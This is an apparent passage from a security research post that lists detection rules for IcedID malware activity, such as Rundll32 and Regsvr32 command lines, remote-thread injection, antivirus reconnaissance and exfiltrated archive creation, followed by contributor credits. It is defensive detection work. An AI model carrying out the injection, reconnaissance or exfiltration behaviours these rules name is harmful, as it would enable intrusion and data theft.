
Detections

Suspicious Rundll32 Plugininit (New)


Suspicious IcedID Rundll32 Cmdline (New)




Rundll32 Process Creating Exe Dll Files (New)




Suspicious IcedID Regsvr32 Cmdline (New)




Rundll32 CreateRemoteThread In-Browser (New)



Office Application Spawn Regsvr32 process (new)




Recon AVProduct Through Pwh or WMI (Modified)




CHCP Command Execution (New)


Create Remote Thread In Shell Application (New)



Drop IcedID License.dat (New)



IcedID Exfiltrated Archived File Creation (New)



SQLite Module In Temp Folder (New)

Contributors

We would like to thank the following for their contributions to this post: Teoderick Contreras and Rod Soto.
